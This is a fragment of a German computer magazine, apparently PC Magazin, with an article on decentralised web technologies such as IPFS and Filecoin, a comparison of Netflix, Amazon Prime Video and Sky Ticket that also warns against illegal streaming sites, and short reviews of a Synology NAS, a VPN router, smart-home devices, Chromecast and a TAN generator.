■ **OpenBazaar:** Diese Alternative zu Amazon und eBay arbeitet mit Bitcoins. Bei Transaktionen werden keine Gebühren fällig, weil der Handel direkt zwischen den Nutzern (P2P) stattfindet. → openbazaar.org



Graphite ist eine dezentrale Alternative zu Google Docs und Microsoft Office.

Peer File Sharing System zu umgehen. Die Daten werden also nicht auf einem zentralen Server hinterlegt, sondern auf die Teilnehmer des Netzwerks verteilt. Deren Server bilden die so genannten Nodes des P2P-Netzwerkes. Um die Inhalte zu finden, orientiert sich IPFS an den Inhalten selbst (content based addressing). Dabei wird für jeden Inhalt ein eindeutiger Hashwert generiert. Wenn Sie einen bestimmten Inhalt suchen, fragen Sie das Netzwerk nach dem Hashwert. Eine verteilte Hashtabelle (englisch: distributed hash table, DHT) sorgt dafür, dass zum Hashwert die Nodes gefunden werden, auf denen der Inhalt liegt. Von dort wird die Datei heruntergeladen. Da sich die Hashes aus der Datei selbst ableiten, können Sie auch gleich überprüfen, ob die Datei manipuliert wurde. Sie bilden einfach selbst den Hash aus der heruntergeladenen Datei und vergleichen den Wert mit dem Hash, den die Datei haben sollte. Daten werden in IPFS Objects gespeichert, die bis zu 256 kb groß sein dürfen. Neben den Daten selbst kann ein Object auch Links zu anderen IPFS Objects enthalten. Eine größere Datei wird auf viele kleine IPFS Objects aufgeteilt; zusätzlich wird ein Container-Object erstellt, das auf all die kleinen Bausteine verlinkt. Auch eine Struktur mit Ordnern und Unterordnern lässt sich so abbilden. Sobald eine Datei dem Netzwerk zugeordnet wurde, ist sie nicht mehr veränderbar. Wenn Inhalte aktualisiert werden sollen, sieht IPFS eine Versionierung vor, wobei die aktualisierten Dateien jeweils auf die vorherige Version verlinken. Das System zielt langfristig darauf ab, HTTP zu ersetzen. Sie können aktuell über mehrere Wege auf das IPFS-Netz zugreifen, etwa über HTTP oder FUSE (File-

system in Userspace), ein Kernel-Modul für Unix-Systeme.

Aber was passiert, wenn eine Datei auf vier verschiedenen Nodes liegt, jedoch zufällig genau diese Nodes abgeschaltet werden? Zum einen könnte man Serverbetreiber dazu motivieren, Dateien zu speichern. Zum anderen könnten Dateien proaktiv verteilt werden, um sicherzustellen, dass jede Datei immer irgendwo erreichbar ist. Dazu haben die Entwickler von IPFS Filecoin ins Leben gerufen, eine Open-Source-Kryptowährung. Die Idee ist, dass es Tausende von Servern im Netz gibt, die nicht ausgelastet sind und noch freien Speicherplatz bieten. Dieser Platz soll – ähnlich wie freie Wohnungen bei Airbnb – auf einem dezentralen Storage Markt angeboten werden. User bezahlen Filecoins, damit ihre Daten im Netz gespeichert werden. Und wer seinen Speicherplatz im Netz anbietet, wird mit diesen Filecoins bezahlt. Die Filecoins können dann gegen andere Währungen wie Bitcoins, Ethereum, Dollar oder Euro gewechselt werden. Oder sie halten

ihre Filecoins und hoffen, dass der Kurs langfristig steigt.


Die Technologie wird bereits eingesetzt. Ein bekanntes Beispiel entstand aus der oben genannten Wikipedia-Sperre in der Türkei. Die Zensur war möglich, weil der Zugang zu den Wikipedia-Servern blockiert wurde. Als Antwort darauf haben Hacktivist*innen eine Kopie der türkischen Wikipedia auf Basis von IPFS ins Netz gestellt. Das ist naturgemäß deutlich schwerer zu blockieren, denn hier müssten die Wege zu allen Knoten im Netzwerk gesperrt werden.

Fazit

Noch befinden sich alle Projekte zu einem dezentralen Web in den Kinderschuhen. Die Technik im Hintergrund ist für einen Privatanwender recht kompliziert, weil ein tieferes Wissen von Blockchain-, Kryptographie- und Netzwerktechniken notwendig ist, um wirklich zu verstehen, was dort vor sich geht. In ein paar Jahren könnte es allerdings sein, dass alle das Netz auf diese Weise benutzen: sicherer und dezentral. ■



Auch das InterPlanetary File System (IPFS) können Sie heute schon nutzen (ipfs.io).



Filecoins erweitern das IPFS um einen Marktplatz für dezentralen Speicherplatz.

STREAMING-SERVICES

Serien in Serie

Serienjunkies ärgern sich oft, denn sie müssen gleich bei drei Streaming-Diensten Kunde werden: Amazon Prime Video, Netflix und Sky Ticket.

Viele wandern deshalb in die Illegalität. ■ HANS BÄR

TV-Fans, die sich von aktuellen Serien wie *Babylon Berlin*, *The Walking Dead* und *Westworld* oder Klassikern a La *Breaking Bad*, *Lost* und *Prison Break* unterhalten lassen möchten, haben die Qual der Wahl. Denn nicht alle Serien sind bei allen Streaming-Diensten erhältlich. Man müsste monatlich also ziemlich viel Geld ausgeben, um wirklich alles gucken zu können, was einem gefällt.

Das Portal *Wer streamt es* (www.werstreamt.es), eine Art digitale Fernsehzeitung für legale Serien- und Filmstreaming-Services, listet knapp 25 Anbieter auf. Die Spanne reicht von Maxdome über Apple, Google, Microsoft und Sony bis hin zu Amazon, Netflix und Sky – insbesondere die drei Letztgenannten haben sich auch einen Namen als Serienproduzenten gemacht.

Der Ärger vieler Nutzer, die nur für einen Streaming-Service bezahlen wollen, ist so groß, dass sie auf dubiose Seiten, die Serien, Filme und Fußballspiele gratis streamen, ausweichen. Allerdings verstößt die Nutzung von Serienwelt.to, Burning Series, Filmpalast.to und ähnlichen Web-Angeboten gegen das Gesetz, wie der Europäische Gerichtshof 2017 festgestellt hat. Unbelehrbare Raubkopierer lassen sich von diesem Urteil aber nicht abschrecken und setzen zum einen darauf, dass der Anbieter der illegalen Streams keine IP-Adressen speichert. Zum anderen vertrauen sie auf – oft auch kostenpflichtige – VPN-Dienste, die ihre IP-Adresse zusätzlich verschleiern. Sehr groß ist auch die Gefahr, sich bei der Nutzung illegaler Streaming-Angebote einen Computervirus einzufangen. Um sich

davor zu schützen, nutzen Netzpiraten keine Angebote, die die Installation einer Zusatzsoftware erfordern. Großer Beliebtheit erfreut sich auch der Trick, illegale Streams über eine Videospielekonsole direkt auf dem Fernseher wiederzugeben.


Rechtlich umstritten ist, ob das Mitschneiden legaler Streams mit Tools wie Any Video Recorder und Streaming Video Recorder erlaubt ist. Definitiv nicht gestattet ist hingegen das Aufnehmen illegaler Streams.

Ab acht Euro pro Monat legal

Wer sich für einen legalen Streaming-Anbieter entscheidet, wird monatlich zur Kasse gebeten. Die zur Nutzung von Amazon Prime Video erforderliche Amazon-Prime-Mitgliedschaft kostet monatlich 7,99 Euro; die Jahresgebühr beträgt 69 Euro. Allerdings



Die Vielzahl der Eigenproduktionen und die Tatsache, dass Netflix auch 4K-Inhalte anbietet, spricht für diesen Streaming-Service.



umfasst das Prime-Abonnement noch eine Vielzahl zusätzlicher Extras. Sie erhalten bei Amazon bestellte Produkte, die mit dem Prime-Logo gekennzeichnet sind, schneller und müssen keine Versandkosten bezahlen. Darüber hinaus können Sie Musik streamen (Amazon Prime Music), E-Books lesen und sich Radioübertragungen von Bundesligaspielen anhören.


Netflix bietet vier Abomodelle an, die sich in Sachen Video- und Audioqualität sowie in der Anzahl der Simultan-Streams unterscheiden: Für monatlich 7,99 Euro gibt es SD-Qualität und einen Stream (Basis), HD-Auflösung und zwei Streams kosten 10,99 Euro (Standard), und wer in 4K-Auflösung auf bis zu vier Geräten gleichzeitig streamen will, bezahlt 13,99 Euro (Premium) oder – mit HQ-Audio – 18,99 Euro (Ultra). Interessant für Familien ist, dass Netflix die Einrichtung verschiedener Benutzerkonten erlaubt, sodass jedes Familienmitglied seine eigenen Merklisten führen kann.

Sky Ticket offeriert die beiden Streaming-Pakete *Entertainment* (Serien) und *Cinema* (Filme) für monatlich jeweils 9,99 Euro, die Streams werden in HD-Qualität übertragen. Das *Supersport*-Paket, das trotz der Bezeichnung nur Fußball umfasst, schlägt mit 29,99 Euro zu Buche.

Netflix bietet die größte Auswahl

Wer Geld in ein legales Streaming-Abo investiert, will natürlich rund um die Uhr unterhalten werden. Die gute Nachricht: An den Serienangeboten von Amazon, Netflix und Sky gibt es nichts auszusetzen. Was allerdings auffällt, ist, dass die Serienbibliotheken aller Anbieter Lücken aufweisen: Wer sich etwa von Jack Bauers Kämpfen gegen das Böse (24) unterhalten lassen möchte, guckt bei Netflix und Sky Ticket in die sprichwörtliche Röhre. Auf Amazon finden sich zwar alle neuen Staffeln – streamen

lassen sie sich aber nur gegen Aufpreis. Und das ist auch der größte Nachteil von Amazon Prime Video: Nur ein Teil der angebotenen Serien steht im Rahmen des Abonnements kostenlos zur Verfügung. Stehen Sie hingegen mehr auf Zombie-Action, wie sie etwa *The Walking Dead* bietet, können Sie die ersten acht Staffeln über Netflix und Amazon Prime Video streamen. Die aktuelle Staffel neun gibt's hingegen exklusiv auf Sky Ticket. Apropos exklusiv: Wie eingangs schon kurz erwähnt, verdingen sich Amazon, Netflix und Sky auch als Produzenten. Die mit weitem Abstand meisten eigenen Serien bringt Netflix an den Start. Bekannteste Beispiele sind *House of Cards*, *Orange is the New Black* sowie Marvel-Comicverfilmungen wie *Daredevil*, *Punisher* und *Jessica Jones*. Das Amazon-Portfolio kann sich mit Serien wie *The Man in the High Castle*, *American Gods* und *Bosch* sowie den hierzulande entstandenen Produktionen *Beat*, *Deutschland* und *You are Wanted* ebenfalls sehen lassen. Sky hat hingegen zuletzt als Co-Produzent der Serien *Babylon Berlin*, *Britannia* und *Das Boot*



Ausgewählte Amazon-Prime-Serien lassen sich auch auf das Gerät herunterladen.

Top-Streaming-Services

Legale Serien-Streaming-Services gibt es inzwischen fast so viele wie Musik-Streamer. Das zeichnet die Top 3 aus:



Amazon Prime Video

Als Bestandteil der Amazon-Prime-Mitgliedschaft ist der Streaming-Service eine interessante Dreingabe für alle Amazon-Kunden.



Netflix

Der seit 2014 empfangbare Streaming-Vorreiter überzeugt auf ganzer Linie. Top sind insbesondere die zahlreichen Eigenproduktionen.



Sky Ticket

Der Streaming-Service des Pay-TV-Senders ist eine gute Alternative für Serienfans, die sich komplette Staffeln ansehen wollen.


auf sich aufmerksam gemacht. Solche Inhalte sind naturgemäß ausschließlich im eigenen Streaming-Portal zu finden. Einzige Ausnahme ist *House of Cards*, eine der ersten Netflix-Eigenproduktionen, die auch auf Sky Ticket zu sehen ist. Der Grund: Vor dem Einstieg in den deutschen Markt hat Netflix die Senderechte an Sky verkauft, was zur absurden Situation führt, dass im Portal des Produzenten nur die Staffeln 1 bis 5 zu sehen sind, Sky-Ticket-Nutzer aber auch die sechste und letzte Staffel, die aktuell läuft, streamen können.

Streaming auf allen Plattformen

Nichts auszusetzen gibt es an der Plattformunterstützung der Streaming-Anbieter. Den kleinsten gemeinsamen Nenner stellt der Browser dar, der das Streaming an PCs und Macs gestattet. Alle drei Anbieter unterstützen diese – zugegebenermaßen wenig komfortable – Variante, die sich allerdings bei Raubkopierern, die Streams mitschneiden und die Aufnahmen speichern, extrem großer Beliebtheit erfreut. Native Windows-10-Apps bieten Netflix und Sky Ticket an, die erstgenannte App unterstützt sogar die Sprachassistentin Cortana. Für Android- und iOS-Mobilgeräte stehen Apps aller drei Streaming-Dienste zur Verfügung. Super Service: Die Apps von Netflix und Sky gestatten auch das Streaming über den Chromecast-Adapter von Google, sodass Sie Serien auch auf TV-Geräte ohne Internetverbindung streamen können. Ob Ama-



Illegale Streaming-Angebote gibt es viele, doch die Nutzung verstößt gegen das Gesetz.



Die Sky-Ticket-App unterstützt – wie auch die Amazon-App – den Streaming-Stick Chromecast.

zon diese Möglichkeit nicht unterstützt, um den Absatz des hauseigenen Streaming-Zubehörs Fire-TV anzukurbeln, wissen wir nicht. Sky bietet übrigens mit dem Sky Ticket TV Stick auch einen eigenen Streaming-Dongle an. Darüber hinaus stehen die Apps auch für Smart-TVs, Blu-ray-Player, Media-Streamer, wie Apple TV, und die Videospielkonsolen PlayStation 4 und Xbox One zur Verfügung. Der Vollständigkeit halber wollen wir erwähnen, dass sich ausge-

wählte Amazon- und Netflix-Serien auch herunterladen und lokal auf Mobilgeräten speichern lassen, etwa um sich auf einer langen Flugreise von einer ganzen Staffel unterhalten zu lassen. In der Amazon-App Prime Video wechseln Sie zur gewünschten Serie. Ist neben dem Titel der Hinweis *Download Staffel* zu sehen, können Sie die komplette Season und einzelne Folgen herunterladen. Netflix bietet seinen Kunden einen wesentlich besseren Service. Nutzen

Sie beispielsweise die iPhone-App, tippen Sie unten auf *Downloads* und wählen *Titel zum Download finden*, um einen Überblick über alle herunterladbaren Serien und Filme zu erhalten.

Netflix ist immer noch die Referenz

Welcher der drei Streaming-Anbieter die Nase vorne hat, lässt sich ganz einfach sagen: Netflix. Für diesen Dienst spricht nicht nur das riesengroße Angebot, das eine Vielzahl exklusiver Eigenproduktionen umfasst, sondern auch die Tatsache, dass sich die Streams auf allen Plattformen empfangen lassen. Zudem stehen immer mehr Inhalte in 4K-Auflösung und mit HDR-Unterstützung zur Verfügung, sodass Nutzer, die das entsprechende Abonnement abgeschlossen haben, ihre Lieblingsserien in maximaler Qualität genießen können. Sky Ticket deckt ebenfalls alle Plattformen ab. Allerdings weist das Angebot – mit Ausnahme von *The Walking Dead* und den wenigen Eigenproduktionen – kaum Alleinstellungsmerkmale auf. Amazon Prime Video ist in Sachen Serienauswahl Schlusslicht. Im Gegenzug finden sich im Angebot aber viele unterhaltsame Serien, die entweder selbst produziert oder exklusiv gestreamt werden. Darüber hinaus profitieren Prime-Kunden von zahlreichen Extras, sodass die Entscheidung pro Prime im Grunde genommen unabhängig vom Streaming-Angebot ist.

Das Problem, dass kein Streaming-Service alle interessanten Inhalte bereitstellt, umgehen Sie ganz einfach: Hat einer der anderen beiden Anbieter Serien im Angebot, die Sie brennend interessieren, schließen Sie einfach ein Monatsabo ab, schauen sich alle Staffeln an und kündigen die Mitgliedschaft dann wieder. Ein schlechtes Gewissen müssen Sie dabei nicht haben, schließlich ist der Kunde König. ■

Auch NAS-Systeme können streamen


Besitzen Sie ein NAS-System mit HDMI-Ausgang, etwa ein aktuelles Modell von Qnap oder Asustor, können Sie das Gerät auch zum Streamen nutzen.

1. Browser auf NAS einspielen
Verbinden Sie den Netzwerkspeicher per HDMI-Kabel mit dem Fernseher. Loggen Sie sich am PC in die NAS-Konfigurationsmaske ein, und konfigurieren Sie die HDMI-Ausgabe. Bei einem Modell von Qnap klicken Sie dazu auf das Desktop-Symbol *HybridDesk Station* und installieren den Firefox- oder Chrome-Browser.

Nutzen Sie ein Asustor-Gerät, öffnen Sie *App Central*, klicken links auf *Kategorien*, wählen *Asustor Portal* und installieren Apps wie *Chrome*, *Firefox*, *amazon-prime-germany* und *URL-Pack-EU*.

2. Fernbedienung ist inklusive
Schalten Sie den Fernseher ein, und wechseln Sie zum HDMI-Eingang, an dem das NAS-System angeschlossen ist. Gehört eine Fernbedienung zum Lieferumfang des Geräts, nutzen Sie das Zubehör. Ansonsten installieren Sie die App *AiRemote* (Asustor) oder *Qremote* (Qnap) auf einem Smartphone oder Tablet.

3. Serien am TV-Gerät streamen
Öffnen Sie den Browser, geben Sie die URL des Streaming-Services ein, und melden Sie sich mit Ihren Zugangsdaten an. Anschließend können Sie alle Inhalte so streamen, wie Sie es vom PC gewohnt sind. Es ist sogar möglich, den Vollbildmodus zu aktivieren. Das klappt mit Netflix und Amazon Prime Video.



NAS-Systeme mit HDMI-Ausgang von Asustor bringen Streams auf den Fernseher.

SYNOLOGY DISKSTATION DS718+

Flotter Zweispänner

Die DiskStation DS718+ ist Synologys am besten ausgestattete 2-Bay-NAS – mit 4k-Transcoding, Btrfs-Sicherheit und einem Host für Virtual Machines.



Wer die DS718+ als Leergehäuse erwirbt, benötigt keinen Schraubenzieher; denn die internen HDDs werden mit Plastikleisten fixiert. Beim Setup der NAS im Browser (find.synology.com) wird auch gleich das aktuelle NAS-Betriebssystem Disk Station Manager (DSM) heruntergeladen und installiert. In der DSM-Weboberfläche richtet man sich über den Speichermanager eines oder auch mehrere Volumes ein. Für unseren Test haben wir zwei mechanische Festplatten mit je 4 TByte Speicherkapazität verbaut und ein statisches Volume als RAID-1-Verbund konfiguriert. Die DS718+ unterstützt neben dem sonst üblichen EXT4- auch das Btrfs-Dateisystem,

das mit erweiterten Sicherheitsmechanismen gegen Datenverlust ausgestattet ist und Snapshot-Sicherungen für einzelne Freigabeordner erlaubt – sehr gut! Darüber hinaus unterstützt die NAS Datensicherungen auf externe Speicher über USB3.0 und eSATA, Speicher im LAN (rsync), Cloud-Speicher oder Ordner-Synchronisationen auf mehreren Clients (und Servern) über die Anwendung Cloud-Station-Drive. Um die Btrfs-Snapshot-Sicherung nutzen zu können, lädt man sich im **Paketzentrum** des DSM die Applikation **Snapshot Replication** herunter. Und Achtung: Eine Synology-NAS erstellt beim Anlegen eines Volumes nicht automatisch Freigabeordner. Diese legt man sich in der **Systemsteuerung** unter **Gemeinsame Ordner** an – samt gewünschter Zugriffsberechtigung.

Virtuelle NAS auf realer NAS

Neben den umfangreichen Erweiterungsmöglichkeiten der DS718+, die man auch von anderen Synology-Modellen her kennt, sticht neben der **Snapshot Replication** vor allem der relativ neue **Virtual Machine Manager (VMM)** ins Auge. Damit lassen sich diverse Betriebssysteme auf der NAS als **Virtual Machine** ausführen. Der Zugriff auf das im VMM gestartete Betriebssystem erfolgt dann über die DSM im Browser eines beliebigen LAN-Clients. Interessant: Der VMM führt auch eine virtuelle Synology-NAS aus (Virtual DSM). Für speicherhungrige VMs, etwa Windows 10 oder beim Betrieb



Fällt eine HDD aus, lässt sich diese im laufenden Betrieb und ohne Schraubenzieher wechseln.

von zwei VMs, sollte man die auf der NAS vorinstallierten 2 GByte Arbeitsspeicher auf 6 GByte aufstocken.

Die Übertragungsraten über einen der beiden LAN-Ports (als Bond auch per 802.3ad konfigurierbar) liegen mit bis zu 113 MByte/s erwartungsgemäß hoch. Unsere 4K-Testvideos (h.265/60Hz) transkodiert die Videostation-App der NAS problemlos in niedrigere Auflösungen. Der Stromverbrauch der NAS könnte im Betrieb etwas geringer sein, doch die 7,2 Watt im Sparmodus gehen in Ordnung. **Michael Seemann**

Benchmark	Wert
Transferrate Lesen, 1 LAN-Port	112 MByte/s
Transferrate Schreiben, 1 LAN-Port	113 MByte/s
Leistungsaufnahme Leerlauf	17,5 Watt
Leistungsaufnahme Schreiben	21,8 Watt
Leistungsaufnahme Energiesparmodus	7,2 Watt
← schlechter besser →	

2-Bay-NAS

Synology Diskstation DS718+

Preis: 425 Euro

Preis/Leistung: befriedigend

CPU: Intel Celeron J3455 Quadcore bis 2,3GHz

RAM: 2 GByte RAM (erweiterbar auf 6 GByte)

Speicherkapazität: max. 28 TByte (2x14)


Schnittst.: 2xGbE-LAN, 3xUSB3.0, 1xeSATA

Besonderh.: Btrfs+Snapsh., VMM, 3J-Garantie

Fazit: Die DS718+ ist als 2-Bay-NAS jenseits der 400-Euro-Grenze bestimmt kein Schnäppchen. Doch dafür lässt die Diskstation bei Funktionalität und Sicherheitsausstattung kaum Wünsche offen.

90 Punkte
sehr gut

PC Magazin
SEHR GUT



Im neuen Virtual Machine Manager lassen sich verschiedene Windows- oder Linux-Betriebssysteme als Virtuelle Maschinen (VMs) einrichten und ausführen.



KEEZEL WIRELESS VPN ROUTER KZL-1

VPN-Verbindung zum Mitnehmen

■ Wer über öffentliche Hotspots surft, hat ein echtes Sicherheitsproblem. Schutz bietet eine VPN-Verbindung. Der Nachteil dieser Softwarelösung: Das VPN-Tool muss auf jedem Gerät manuell eingerichtet werden. Hier setzt Keezel an. Das Zubehör in Mausgröße gestattet die mobile VPN-Nutzung – mit einer beliebigen Anzahl von Geräten. Ermöglicht wird dies dadurch, dass alle Daten den Umweg über einen vom Gadget bereitgestellten VPN-Tunnel nehmen, bevor sie in das offene WLAN gelangen. Die Handhabung ist einfach: Sie verbinden das Mobilgerät mit dem Keezel-WLAN, rufen die Konfigurationsmaske auf und wählen dann das Drahtlosnetzwerk aus. Keezel unterstützt Dutzende Serverstandorte, sodass Sie auch Ihre IP-Adresse verschleiern können. In der günstigsten Ausführung ist die Geschwindigkeit auf 500 KBit/s gedrosselt. Wer mehr Speed und mehr VPN-Serverstandorte benötigt, muss jährlich zusätzlich 60 Euro zahlen.

Artur Hoffmann

Mobiler VPN-Router

Keezel Wireless VPN Router KZL-1

Preis: 199 Euro plus 60 Euro jährlich für die Nutzung der VPN-Server

Preis/Leistung: gut

WLAN-Standards: 802.11 a/b/g/n

Besonderheiten: inklusive Werbeblocker und Anti-Phishing-Funktion, Hunderte VPN-Serverstandorte, dient auch als Powerbank


Fazit: Der VPN-Router erhöht die Sicherheit in offenen WLANs und verschleiert die IP-Adresse. Zudem umgehen damit auch Geräte, auf denen sich keine VPN-Apps installieren lassen, Geo-IP-Sperren.

85 Punkte
gut

PC Magazin
GUT

NANOLEAF RHYTHM EDITION

Bunte Heim-Disko



Die bunten Lichtkacheln von Nanoleaf lassen sich mit stimmungsvollen Farbwechseln programmieren, die über die Kachelfläche hinwegziehen und nach Zufallsprinzip immer neue Kombinationen produzieren. Zur Montage an der Wand klickt der Anwender die einzelnen Elemente beliebig aneinander, indem er sie mit kleinen, leitenden Plättchen verbindet. Wer das Paket mit Rhythmus-Modul erwirbt, kann die Kacheln auch zur Musik blinken lassen und sein Wohnzimmer so in einen partyfähigen Diskoraum verwandeln.

Die Installation über die App ist nicht schwer. Nach dem Koppeln stehen sofort verschiedene Stimmungen zur Verfügung, die sich leicht anpassen lassen. Helligkeit, Farbwechsel, Geschwindigkeit und Übergänge stellt der Anwender detailliert ein. Auch die Rhythmen sind flexibel: Eher blitzendes Diskolicht oder sanftes Farbwiegen zum Schmuserock. Nicht so gelungen fanden wir im Test die physikalische Installa-

tion an der Wand. Die Klebestreifen ragen mit hässlichen Ohren hinter den Kacheln hervor. Die Verbindungsplättchen zwischen den Kacheln rutschen gelegentlich beim Montieren nicht in die Fassung, sondern darunter; was man aber erst bemerkt, wenn die Kachel blind bleibt. Dann muss der Anwender einen Teil des Konstrukts wieder abnehmen, wobei die Klebestreifen noch einmal gut hielten. Lästig ist auch, dass das Stromanschlusstück ein leichtes Surren von sich gibt. Für das Schlafzimmer ein No Go. Praktisch ist hingegen die Kombination der Kacheln mit der polygonförmigen Fernsteuerung (Remote, 100 Euro), die bestimmte Programme vormerkt. So lässt sich zum Beispiel schnell von Meditationsstimmung auf Party-Rhythmus wechseln.

whs

Smart-Home-Licht

Nanoleaf Rhythm Edition

Preis: 199 Euro

Preis/Leistung: ausreichend

Inhalt: 9 Kachel + Rhythm-Modul

Leistung: 10-20 W (9 W Standby)

System: Android ab 5.0, WLAN nur 2,4 GHz

Kompatibel: Alexa, Google Assistant, Apple HomeKit, IFTTT

Fazit: Die Lichtkacheln bieten sehr schöne, stimmungsvolle und individuelle Lichteffekte, gerade auch zur Visualisierung von Musik. Leider ist die physikalische Installation und Ausführung etwas wackelig.

75 Punkte
gut

PC Magazin
GUT

Das von uns getestete Paket enthält neun Leuchtkacheln und das Rhythmus-Modul.



PEARL LUMINEA SF-450.AVS

Clevere Dose für das günstige Smarthome

■ Zeitschaltuhren haben ausgedient; WLAN-Steckdosen wie die Luminea SF-450.avs können es besser. Die Installation per App geht schnell. Die App *Elesium* erlaubt es, einen Timer zu stellen und eine Zeitschaltuhr einzustellen, die einmalig oder täglich anspringt. Außerdem lassen sich Szenen und Automationen einrichten. Richtig interessant wird die WLAN-Steckdose aber mit Einbindung in die Smart-Home-Systeme Google Home oder Alexa, denn dann ist die Steuerung über Sprachbefehle einfach. Bei Alexa muss man in den Alexa-Skills nach *Elesium* suchen und eine Verknüpfung herstellen. Sehr positiv ist, dass die Steckdose direkt ins WLAN eingebunden und kein separater Hub benötigt wird, und dass ein beleuchteter Ein- und Ausschalter vorhanden ist; auch die Verarbeitungsqualität ist gut. Im Test ist die WLAN-Verbindung nie abgebrochen, jedoch ist uns aufgefallen, dass der Timer auch mal eine Minute Verspätung haben kann.

ok


GOOGLE CHROMECAST 3

Macht jeden Fernseher smart

■ Der beliebte WLAN-Streaming-Stick, der am HDMI-Port eines TV-Geräts oder AV-Receiver angeschlossen wird und Inhalte aus dem Web abspielt, ist nun in der dritten Generation zu haben. Die in Sachen Video-streaming wichtigste Neuerung: Das Zubehör kann nun 1080p-Inhalte mit 60 Bildern pro Sekunde (fps) darstellen. Gewohnt einfach ist die erstmalige Inbetriebnahme mit der App Google Home (Android und iOS). Steht die Verbindung, lassen sich etwa YouTube-Videos, Netflix-Filme und -Serien sowie DAZN-Sportübertragungen direkt aus den jeweiligen Mobil-Apps an den Chromecast-Adapter leiten, der sie am Fernsehgerät wiedergibt. In Kombination mit einem Google-Home-Lautsprecher klappt die Steuerung auch mittels Sprachbefehlen. Interessant für alle, die ihre Videos auf einer NAS speichern: Sowohl die Video-Apps von Asustor, Synology und Qnap als auch die Plex-App beherrschen das Streaming über Chromecast.

Artur Hoffmann


REINERSCT TANJACK QR

Überweisungen per QR-Code

■ Sicherheitsbedenken führen dazu, dass Verfahren wie iTAN oder mTAN inzwischen Platz für neue Technologien machen. So kann man inzwischen bei vielen Sparkassen Bankaufträge per QR-Code freigeben. Alles, was man hierfür benötigt, ist ein TAN-Generator wie tanJACK QR, den der Hersteller ReinerSCT zunächst exklusiv für die Sparkassen entwickelt hat. Das Gerät ist dicker und schwerer als die Modelle für das ChipTAN-Verfahren mit Flickercode. Statt Knopfzellen sind herkömmliche AAA-Batterien im Einsatz. Trotz Plastik wirkt das Gerät wertig. Vom Ablauf her ist das Verfahren ähnlich wie beim ChipTAN-Verfahren mit Flickercode: Nach Eingabe der Transaktion blendet die Banking-App einen QR-Code auf dem Bildschirm ein, den man dann mit dem TAN-Generator bei eingesteckter Chipkarte abfotografiert. Aus den Bankdaten und den per QR-Code übermittelten Informationen generiert das Gerät dann die TAN.

Björn Lorenz

Smart-Home-Steckdose

Pearl Luminea SF-450.avs
Preis: 12 Euro

Preis/Leistung: sehr gut

Betriebssystem: Elesium App (Android, iOS)

Funktionen: Timer, Zeitschaltuhr, Szenen, Auto

Funkstandard: 802.11b/g/n 2,4GHz

Kompatibel: Google Home, Amazon Alexa

Maximale Belastung: 3.680 Watt / 16 A

Fazit: Die WLAN-Steckdose SF-450.avs erfüllt die Ansprüche in einem modernen Smart Home, zeigte im Test keine Funktionsstörungen und ist zudem mit einem Preis von 12 Euro sehr preiswert.

87 Punkte
sehr gut

PC Magazin
SEHR GUT
